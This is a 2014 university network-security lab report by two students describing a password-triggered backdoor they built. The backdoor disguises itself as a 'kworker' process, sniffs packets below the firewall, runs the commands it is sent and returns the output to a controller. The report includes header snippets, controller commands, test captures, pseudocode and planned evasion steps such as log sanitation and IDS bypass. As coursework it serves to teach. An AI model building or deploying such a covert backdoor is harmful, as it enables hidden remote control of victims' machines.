Understanding Backdoor Implementation

Cole Rees - A00741578

David Tran - A00801942

COMP 8505 Set 7D

British Columbia Institute of Technology

Aman Abdulla

Monday, October 6 2014

Table of Contents

Introduction

One of the more common approaches to compromising a machine is the unknowing implementation of code that secretly allows access to other than the intended users. The reason why it is difficult to find is because the process of the code masks itself as another trusted process. A prime example for Linux operating systems is the “kworker” process, since there are multiple instances of kworkers, and for the inexperienced user, implementing another one under the same name can easily bypass their suspicion.

The purpose of this assignment is to grasp a deeper understanding of the backdoor. We shall be coding the backdoor and then implement it on a target machine. The program will work behind the scenes to capture specific sequences and signatures that are meant for it. Once it does and confirms that these packets match a corresponding pattern, it will execute a set of commands and then send back the results. We shall be executing some commands that may or may not compromise the machine, but the intention is to make a proof of concept. The commands can be anything, as long as the program has all the requirements to do it.

Tools & Equipment

Hardware

- 8GB RAM
- Intel i5 Quad Core
- 500GB HDD
- Controller (Puppeteer)
- Server Host (Slave)

Software

- Fedora Linux 20 64-bit
- C Programming
- Wireshark
- Terminal

Testing, Evidence & Observations

Names & Aliases

IP Addresses	Send / Receive Port	Alias
192.168.0.15	10022	Controller
192.168.0.14	10022	Slave

Password

For testing purposes, our password will explicitly be the following:

password: “**comp**”

Test Cases

Case #	Test Case	Tools Used	Expected Outcome	Results
1a	The Slave's process is masked	ps	The process name is explicitly defined in the Slave's code; cross referencing the ps command, we see that it exists	PASSED. See results for details.
1b	The Slave's process is masked	ps, kill	If we kill the Slave's masked process name, the Slave should die	PASSED. See results for details.
2	Packet has the proper information configured in its headers	Wireshark	Wireshark shows that the packet has the proper destination IP and destination Port	PASSED. See results for details.
3a	Slave is listening on the same port as the Controller is sending on	Terminal	If the ports are not the same, we will not connect.	PASSED. See results for details.
3b	Slave is able to receive the packet that was destined for it	Wireshark, Terminal	Terminal responds with appropriate message as expected; Wireshark displays the same packet as in [2]	PASSED. See results for details.
4a	Slave is able to decrypt the password and authenticate the Controller	Terminal	If the password does not match, there will be no attempt to connect to the Controller	PASSED. See results for details.
4b	Slave is able to decrypt the password and authenticate the Controller	Terminal	If the encrypt/decrypt key does not match, there will be no attempt to connect to the Controller	PASSED. See results for details.

Case #	Test Case	Tools Used	Expected Outcome	Results
4c	Slave is able to decrypt the password and authenticate the Controller	Terminal	Terminal responds with appropriate message that the Slave has successfully connected with the Controller	PASSED. See results for details.
5	Once authenticated and connected, the Slave will execute the command specified in [3]	Wireshark, Terminal	Command is executed; the results are then sent back to the controller; Wireshark packet capture shows content	PASSED. See results for details.
6	Controller receives content from the Slave	Wireshark, Terminal	Terminal outputs expected results; Wireshark confirms that the packet contains the same values	PASSED. See results for details.
7	Once packet is sent, Slave will listen for another packet with password, commands, etc.	Terminal	Attempt to redo the previous tests again to see if the Slave's responses are identical	PASSED. See results for details.


Evidence & Observations

1a. The Slave's Process Name is Masked

The header file, "backdoor.h", explicitly tells us that its name will be "[kworker/4:1]" as seen below:

```
#define SIZE_ETHERNET 14
#define MASK "[kworker/4:1]"
#define FILTER_IP "192.168.0.15"
#define FILTER_PORT "10022"
```

After compiling and running the program, we can see that it exists as a process:



1b. The Slave's Process Name is Masked

To prove that this is the same "[kworker/4:1]" process as our program, we will attempt to kill it using its process id:

```
root@DataComm:~
File  Edit  View  Search  Terminal  Help
[root@DataComm Backdoor3]# ./backdoor
Killed
[root@DataComm Backdoor3]#
```

```
root@DataComm:~/Documents/Backdoor3
File  Edit  View  Search  Terminal  Help
root       2597 13.2  2.6 1215576 213084 ?      Sl   13:46   0:07 /opt/google/chr
root       2625  2.0  1.0 1083916 84132 ?       Sl   13:46   0:00 /opt/google/chr
root       2642 95.6  0.0   8640  1728 pts/0    R+   13:46   0:15 [kworker/4:1]
root       2643  0.1  0.0 116552  4572 pts/1    Ss   13:46   0:00 bash
root       2667  0.0  0.0 123360  2644 pts/1    R+   13:47   0:00 ps -aux
[root@DataComm Backdoor3]# kill -SIGKILL 2642
[root@DataComm Backdoor3]#
```

Note on the left terminal: The program has explicitly told us that it has been killed. Therefore the "[kworker/4:1]" with the process of 2642 was the same as our backdoor.

2. Packet has the proper information configured in its headers

To use the Controller, we used the following execution:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c pwd
```

Here's is the packet capture from Wireshark:

```
⊞ Frame 63: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
⊞ Ethernet II, Src: Dell_a3:da:ef (78:2b:cb:a3:da:ef), Dst: Dell_a3:d7:37 (78:2b:cb:a3:d7:37)
⊟ Internet Protocol Version 4, Src: 192.168.0.15 (192.168.0.15), Dst: 192.168.0.14 (192.168.0.14)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 40
    Identification: 0x8f48 (36680)
  ⊞ Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
  ⊞ Header checksum: 0x2a1a [validation disabled]
    Source: 192.168.0.15 (192.168.0.15)
    Destination: 192.168.0.14 (192.168.0.14)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
⊟ Transmission Control Protocol, Src Port: 10022 (10022), Dst Port: 10022 (10022), Seq: 0, Len: 0
    Source port: 10022 (10022)
    Destination port: 10022 (10022)
    [Stream index: 4]
    Sequence number: 0    (relative sequence number)
    Header length: 20 bytes
  ⊞ Flags: 0x002 (SYN)
    Window size value: 1939
    [Calculated window size: 1939]
  ⊞ Checksum: 0xb284 [validation disabled]

0000  78 2b cb a3 d7 37 78 2b  cb a3 da ef 08 00 45 00   x+...7x+ ......E.
0010  00 28 8f 48 00 00 80 06  2a 1a c0 a8 00 0f c0 a8   .(.H.... *.......
0020  00 0e 27 26 27 26 0d 0a  19 07 00 00 00 00 50 02   ..'&'&.. ......P.
0030  07 93 b2 84 00 00                                  ......
```

We can see that the Source and Destination Ports are as expected, as well as the proper source and destination addresses.

3a. Slave is listening on the same port as the Controller is sending on

Note the "FILTER_PORT" is 10022, which is our listening port.

```
#define SIZE_ETHERNET 14
#define MASK "[kworker/4:1]"
#define FILTER_IP "192.168.0.15"
#define FILTER_PORT "10022"
```

If our controller were to change the destination port, then we would expect to have no communication. The following is our execution command:

```
./controller -s 192.168.0.15 -p 10023 -d 192.168.0.14 -q 10023 -c pwd
```

Note that the ports have been purposely changed from 10022 to 10023. Here's our result:

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10023 -d 192.168.0.14 -q 100
23 -c pwd
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
```

And the application simply hangs there. Unfortunately, the controller is unable to communicate and must be manually killed. However, because they are not on the same ports, it allows the Slave to specifically listen on a port and nowhere else.

3b. Slave is able to receive the packet that was destined for it

On our controller, we executed the following command:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c pwd
```

On the Terminal, here is what we received:

```
/root/Documents/Backdoor3
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 218765575
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
We want to connect to port: 10022
Command: pwd
/root/Documents/Backdoor3
```

On our Slave machine, with Wireshark running, we were able to intercept the incoming packet:

```
Frame 444: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: Dell_a3:da:ef (78:2b:cb:a3:da:ef), Dst: Dell_a3:d7:37 (78:2b:cb:a3:d7:37)
Internet Protocol Version 4, Src: 192.168.0.15 (192.168.0.15), Dst: 192.168.0.14 (192.168.0.14)
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable T
  Total Length: 40
  Identification: 0x4961 (18785)
  Flags: 0x00
  Fragment offset: 0
  Time to live: 128
  Protocol: TCP (6)
  Header checksum: 0x7001 [validation disabled]
  Source: 192.168.0.15 (192.168.0.15)
  Destination: 192.168.0.14 (192.168.0.14)
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 10022 (10022), Dst Port: 10022 (10022), Seq: 0, Len: 0
  Source port: 10022 (10022)
  Destination port: 10022 (10022)
  [Stream index: 6]
  Sequence number: 0    (relative sequence number)
  Header length: 20 bytes
  Flags: 0x002 (SYN)
  Window size value: 1939
  [Calculated window size: 1939]
  Checksum: 0xb284 [validation disabled]
```

We can see that the source ports and destination ports are what they should be, as well as the proper source and destination addresses.

4a. Slave is able to decrypt the password and authenticate the Controller

Firstly we will purposely change the password to an invalid one from “comp” to “pmoc” on our controller:

```
#ifndef HELPERFUNCTIONS_H
#define HELPERFUNCTIONS_H
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

#define encryptKey "netw"
#define password "pmoc"
```

Then we executed our command as we would normally do. The following screenshot shows the results from our Controller:

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10023 -d 192.168.0.14 -q 100
23 -c pwd
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
```

Unfortunately, it hangs trying to listen for a response from the Slave. Because we know that we placed an improper password, the Slave will reject it. The following screenshot depicts exactly that:

```
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 503847700
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
password does not match
```

Note the "password does not match"; this is exactly what we would expect from an invalid password from the Controller!

4b. Slave is able to decrypt the password and authenticate the Controller

Now let's revert the invalid password to a correct one, but this time, change the key from "netw" to an invalid "wten":

helperFunctions.h

```
#ifndef HELPERFUNCTIONS_H
#define HELPERFUNCTIONS_H
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

#define encryptKey "wten"
#define password "comp"
```

We will execute the command again, as we did in [4a].

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10023 -d 192.168.0.14 -q 100
23 -c pwd
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
```

While the Controller hangs, this is a symptom of what we would expect from an invalid password. However, although we entered a proper password, the encryption key with "wten" outputs an unexpected value that the Slave cannot decrypt. In turn, it becomes an invalid password, as expected. Here's the output from the Slave as proof:

```
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 337315870
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
password does not match
```

4c. Slave is able to decrypt the password and authenticate the Controller

We will now revert both password and key to “comp” and “netw” respectively on the Controller. We would expect that the transaction would continue as normal. The following screenshot is from the Controller:

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 100
22 -c pwd
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
/root/Documents/Backdoor3
[root@DataComm Backdoor3]#
```

We see here that the application has terminated, which implies that the password has been accepted. To ensure that it has definitely worked, here’s the screenshot from the Slave:

```
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 218765575
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
We want to connect to port: 10022
Command: pwd
/root/Documents/Backdoor3
```

5. Once authenticated and connected, the Slave will execute the command specified in [2]

Once again, here is the command that we have been using thus far:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c pwd
```

We will change the command switch from “pwd” to “ls -l”. Currently on our Slave, we are located within our “Backdoor3” directory which has the contents of our program, both Controller and Slave. We are expecting a few items. First from our Slave:

```
Password Received
We want to connect to port: 10022
Command: ls -l
total 100
-rwxr-xr-x 1 root root 25958 Oct  4 13:42 backdoor
-rw------- 1 root root  7329 Oct  3 16:47 backdoor.c
-rw------- 1 root root   884 Oct  2 12:51 backdoor.h
-rwxr-xr-x 1 root root 28174 Oct  4 13:42 controller
-rw------- 1 root root 11858 Oct  3 16:47 controller.c
-rw------- 1 root root  1266 Oct  3 14:40 controller.h
-rw------- 1 root root   335 Oct  1 22:28 helperFunctions.c
-rw------- 1 root root   214 Oct  3 14:10 helperFunctions.h
-rw-r--r-- 1 root root  3560 Oct  4 13:42 helperFunctions.o
-rw------- 1 root root   637 Oct  1 15:24 Makefile
```

And if we manually ran the command in our directory, we can see that they’re exactly the same!

```
File  Edit  View  Search  Terminal  Help
[root@DataComm Backdoor3]# ls -l
total 100
-rwxr-xr-x 1 root root 25958 Oct  4 13:42 backdoor
-rw------- 1 root root  7329 Oct  3 16:47 backdoor.c
-rw------- 1 root root   884 Oct  2 12:51 backdoor.h
-rwxr-xr-x 1 root root 28174 Oct  4 13:42 controller
-rw------- 1 root root 11858 Oct  3 16:47 controller.c
-rw------- 1 root root  1266 Oct  3 14:40 controller.h
-rw------- 1 root root   335 Oct  1 22:28 helperFunctions.c
-rw------- 1 root root   214 Oct  3 14:10 helperFunctions.h
-rw-r--r-- 1 root root  3560 Oct  4 13:42 helperFunctions.o
-rw------- 1 root root   637 Oct  1 15:24 Makefile
```

And thanks to a Wireshark capture from the Slave’s machine, we can intercept the packet with the command in plain sight:

```
[SEQ/ACK analysis]
Data (100 bytes)
   Data: 6c73202d6c005844475f56544e523d31005844475f534553...
   [Length: 100]
0030  00 e3 e2 1a 00 00 01 01  08 0a 00 49 51 11 00 49   ........ ...IQ..I
0040  51 19 6c 73 20 2d 6c 00  58 44 47 5f 56 54 4e 52   Q.ls -l. XDG_VTNR
0050  3d 31 00 58 44 47 5f 53  45 53 53 49 4f 4e 5f 49   =1.XDG_S ESSION_I
0060  44 3d 31 00 48 4f 53 54  4e 41 4d 45 3d 44 61 74   D=1.HOST NAME=Dat
0070  61 43 6f 6d 6d 00 49 4d  53 45 54 54 49 4e 47 53   aComm.IM SETTINGS
0080  5f 49 4e 54 45 47 52 41  54 45 5f 44 45 53 4b 54   _INTEGRA TE_DESKT
0090  4f 50 3d 79 65 73 00 47  50 47 5f 41 47 45 4e 54   OP=yes.G PG_AGENT
00a0  5f 49 4e 46 4f 3d                                  _INFO=
```

6. Controller received content from the Slave

Continuing from our last test case, the screenshot from our Controller:

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 100
22 -c "ls -l"
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
total 100
-rwxr-xr-x 1 root root 25958 Oct  4 13:42 backdoor
-rw------- 1 root root  7329 Oct  3 16:47 backdoor.c
-rw------- 1 root root   884 Oct  2 12:51 backdoor.h
-rwxr-xr-x 1 root root 28174 Oct  4 13:42 controller
-rw------- 1 root root 11858 Oct  3 16:47 controller.c
-rw------- 1 root root  1266 Oct  3 14:40 controller.h
-rw------- 1 root root   335 Oct  1 22:28 helperFunctions.c
-rw------- 1 root root   214 Oct  3 14:10 helperFunctions.h
-rw-r--r-- 1 root root  3560 Oct  4 13:42 helperFunctions.o
-rw------- 1 root root   637 Oct  1 15:24 Makefile
[root@DataComm Backdoor3]# 
```

Which is the same as our Slave’s contents. And again, we can see the data within Wireshark:

```
33898 3914.003882000 192.168.0.14 192.168.0.15 TC

0010  03 54 9e 4a 40 00 40 06  17 ec c0 a8 00 0e c0 a8   .T.J@.@. ........
0020  00 0f c0 70 27 26 83 7d  cf b0 56 30 b1 7f 80 19   ...p'&.} ..V0....
0030  00 e5 2d 56 00 00 01 01  08 0a 00 49 51 1b 00 49   ..-V.... ...IQ..I
0040  51 11 2d 72 77 78 72 2d  78 72 2d 78 20 31 20 72   Q.-rwxr- xr-x 1 r
0050  6f 6f 74 20 72 6f 6f 74  20 32 35 39 35 38 20 4f   oot root  25958 O
0060  63 74 20 20 34 20 31 33  3a 34 32 20 62 61 63 6b   ct  4 13 :42 back
0070  64 6f 6f 72 0a 00 00 00  00 00 00 00 00 00 00 00   door.... ........
0080  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0090  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
00a0  6f 6f 74 20 72 6f 6f 74  20 20 37 33 32 39 20 4f   oot root   7329 O
00b0  63 74 20 20 33 20 31 36  3a 34 37 20 62 61 63 6b   ct  3 16 :47 back
00c0  64 6f 6f 72 2e 63 0a 00  00 00 00 00 00 00 00 00   door.c.. ........
00d0  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
00e0  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
00f0  6f 6f 74 20 72 6f 6f 74  20 20 20 38 38 34 20 4f   oot root    884 O
0100  63 74 20 20 32 20 31 32  3a 35 31 20 62 61 63 6b   ct  2 12 :51 back
0110  64 6f 6f 72 2e 68 0a 00  00 00 00 00 00 00 00 00   door.h.. ........
0120  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0130  00 00 2d 72 77 78 72 2d  78 72 2d 78 20 31 20 72   ..-rwxr- xr-x 1 r
0140  6f 6f 74 20 72 6f 6f 74  20 32 38 31 37 34 20 4f   oot root  28174 O
0150  63 74 20 20 34 20 31 33  3a 34 32 20 63 6f 6e 74   ct  4 13 :42 cont
0160  72 6f 6c 6c 65 72 0a 00  00 00 00 00 00 00 00 00   roller.. ........
0170  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0180  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
0190  6f 6f 74 20 72 6f 6f 74  20 31 31 38 35 38 20 4f   oot root  11858 O
01a0  63 74 20 20 33 20 31 36  3a 34 37 20 63 6f 6e 74   ct  3 16 :47 cont
01b0  72 6f 6c 6c 65 72 2e 63  0a 00 00 00 00 00 00 00   roller.c ........
01c0  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
01d0  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
01e0  6f 6f 74 20 72 6f 6f 74  20 20 31 32 36 36 20 4f   oot root   1266 O
01f0  63 74 20 20 33 20 31 34  3a 34 30 20 63 6f 6e 74   ct  3 14 :40 cont
0200  72 6f 6c 6c 65 72 2e 68  0a 00 00 00 00 00 00 00   roller.h ........
0210  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0220  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
0230  6f 6f 74 20 72 6f 6f 74  20 20 20 33 33 35 20 4f   oot root    335 O
0240  63 74 20 20 31 20 32 32  3a 32 38 20 68 65 6c 70   ct  1 22 :28 help
0250  65 72 46 75 6e 63 74 69  6f 6e 73 2e 63 0a 00 00   erFuncti ons.c...
0260  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0270  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
0280  6f 6f 74 20 72 6f 6f 74  20 20 20 32 31 34 20 4f   oot root    214 O
0290  63 74 20 20 33 20 31 34  3a 31 30 20 68 65 6c 70   ct  3 14 :10 help
02a0  65 72 46 75 6e 63 74 69  6f 6e 73 2e 68 0a 00 00   erFuncti ons.h...
02b0  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
02c0  00 00 2d 72 77 2d 72 2d  2d 72 2d 2d 20 31 20 72   ..-rw-r- -r-- 1 r
02d0  6f 6f 74 20 72 6f 6f 74  20 20 33 35 36 30 20 4f   oot root   3560 O
02e0  63 74 20 20 34 20 31 33  3a 34 32 20 68 65 6c 70   ct  4 13 :42 help
02f0  65 72 46 75 6e 63 74 69  6f 6e 73 2e 6f 0a 00 00   erFuncti ons.o...
0300  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0310  00 00 2d 72 77 2d 2d 2d  2d 2d 2d 2d 20 31 20 72   ..-rw--- ---- 1 r
0320  6f 6f 74 20 72 6f 6f 74  20 20 20 36 33 37 20 4f   oot root    637 O
0330  63 74 20 20 31 20 31 35  3a 32 34 20 4d 61 6b 65   ct  1 15 :24 Make
0340  66 69 6c 65 0a 00 74 69  6f 6e 73 2e 6f 0a 00 00   file..ti ons.o...
0350  00 00 00 00 00 00 00 00  00 00 74 93 60 66 36 00   ........ ..t.`f6.
0360  00 00                                              ..
```

7. Once packet is sent, Slave will listen for another packet with password, commands, etc.

Our Slave’s purpose is to continually listen for more connections with the Controller. While the Controller terminates after sending and receiving a packet from the Slave, the Slave continues to loop as a listener. To prove that, we will show two consecutive connections from the Controller with two different commands:

First Command:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c “cd /; ls”
```

Results from the Slave (left) and Controller (right):

```
[root@DataComm Backdoor3]# ./backdoor
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 218765575
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
We want to connect to port: 10022
Command: cd /; ls
bin
boot
dev
etc
home
lib
lib64
libpeerconnection.log
lost+found
media
mnt
opt
proc
public_html
root
run
sbin
srv
sys
tmp
usr
var
```

```
[root@DataComm Backdoor3]# ./controller -s
22 -c "cd /; ls"
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
bin
boot
dev
etc
home
lib
lib64
libpeerconnection.log
lost+found
media
mnt
opt
proc
public_html
root
run
sbin
srv
sys
tmp
usr
var
[root@DataComm Backdoor3]#
```

Second Command:

```
./controller -s 192.168.0.15 -p 10022 -d 192.168.0.14 -q 10022 -c "cd usr; ls"
```

Screenshot from Slave (left) and Controller (right):

```
etc
home
lib
lib64
libpeerconnection.log
lost+found
media
mnt
opt
proc
public_html
root
run
sbin
srv
sys
tmp
usr
var
Source Port: 10022
Dest Port: 10022
ACK #: 0
SEQ #: 218765575
TCP Flags:
  URG: 0
  ACK: 0
  PSH: 0
  RST: 0
  SYN: 1
  FIN: 0
Password Received
We want to connect to port: 10022
Command: cd usr; ls
sh: line 0: cd: usr: No such file or directory
backdoor
backdoor.c
backdoor.h
controller
controller.c
controller.h
helperFunctions.c
helperFunctions.h
helperFunctions.o
Makefile
```

```
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15
 -q 10022 -c "cd /; ls"
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
bin
boot
dev
etc
home
lib
lib64
libpeerconnection.log
lost+found
media
mnt
opt
proc
public_html
root
run
sbin
srv
sys
tmp
tml
tml
tml
[root@DataComm Backdoor3]# ./controller -s 192.168.0.15
 -q 10022 -c "cd usr; ls"
NIC: em1
IPv4 address: 192.168.0.14 (192.168.0.14)
backdoor
backdoor.c
backdoor.h
controller
controller.c
controller.h
helperFunctions.c
helperFunctions.h
helperFunctions.o
Makefile
[root@DataComm Backdoor3]#
```

As we can see, there are remnants of the previous transaction on our Slave's terminal, but we see no termination of the application. This ensures that the application continues to run after each transaction. Conversely, our Controller terminates after every transaction. We can see how we had to enter the command twice. Furthermore, note that our second command to traverse into "usr" directory is a relative command, not absolute! This ensures that it is dependent on our previous command and it lists exactly what we would expect.

Limitations & Improvements

The success of this program, if we were to deploy it in real life, requires the need for the program to be open on a Terminal. An immediate remedy for this flaw is to simply build the program with daemon capabilities. Once the program is no longer reliant on the Terminal, then it would be stealthier.

Further improvements on this application includes the bypassing of a firewall, port knocking techniques, log file sanitation and delayed returns to bypass any intrusion detection systems.

Conclusion

It is dangerously apparent that backdoors can exist on our machines. It is also quite difficult for the average person to find these hidden backdoors. This begs the question, if the programmer was experienced enough, how would commercial malware/spyware/virus protection be able to detect these backdoors? It seems like the only person that would know the existences of backdoors are the ones that create them.

Of course, there is the chance of the user uncovering these programs themselves. However, the likelihood of a paranoid user that would monitor network traffic such as in our assignment is slim and the chances of detecting such communication are even slimmer.

So therefore, the only “optimal” way of handling such communications is to use a firewall. The downside, however, is that our application uses raw socket programming, and the listener uses the libcap library, which listens to traffic at the network card level, therefore bypassing the firewall itself. The program cares little if the firewall drops inbound packets to unfamiliar ports, or if they are sent to well-known ports. The fact of the matter is the program is able to read it and parse it prior to any filtering is applied.

For network administrators such as ourselves, we can see how such attacks can be difficult to manage and mitigate. It is therefore imperative that we reduce all chances of the installation of these backdoors by increasing our understanding of these attacks. However, even then, we are prone to human stupidity, and a user on the network may be the one that compromises our system without even knowing that they did due to an attractive program or download.

Appendix

Appendix I - Files on Disk


Located on disk are the following files:

- Understanding Backdoor Implementation (.pdf)
- controller.c
- controller.h
- backdoor.c
- backdoor.h
- Makefile
- README.txt
- helperFunctions.c
- helperFunctions.h
- (helperFunctions.o)


Appendix II - Network Design & Pseudo Code

The following diagrams and prototypes depict the setup for this assignment:

High Level Diagram



Logical Diagram



Pseudo Code

Backdoor (Pseudo) Code

```
/* Some Global Variables */
Puppeteer’s IP = 192.168.0.XX
Puppeteer’s Port = // some random port
Password = // some random password

/* Our Main Function */
void main (...)
{
     var unscrambled

     create a false process name

     while true
     {
          listens for packets from certain ip and port

          if packets match our signature
          {
               unscrambled = decrypt (password)
          }

          if unscrambled == Password
          {
               // execute commands
               // do some error checking to make sure commands work
               // probably store the results in a temp file
               send temp file contents as packet to ip and port
               // destroy temp file
          }
     }
}

/* Our Decryption Method */
decrypt (password)
{
     put password into algorithm to unscramble
     return unscrambled password
}
```

Puppeteer (Controller Pseudo) Code

```
/* Some Global Variables */
Password = // some password

/* Our Main Function */
void main ( ... )
{
     read arguments
     prepare packets
     encrypt password and inject into packets
     send packets
     while true
     {
```

```
          listen for response
          when packet is received
          {
               if last packet, kill

               if packets are validation packets
               {
                    prepare commands
                    prepare packets with commands
                    send commands
               }

               if packets are command results
               {
                    parse results
                    print results to console
               }
          }
     }
}

/* Our Encryption Method */
Encrypt (password)
{
     // encrypt password using our algorithm
     return encrypted password
}
```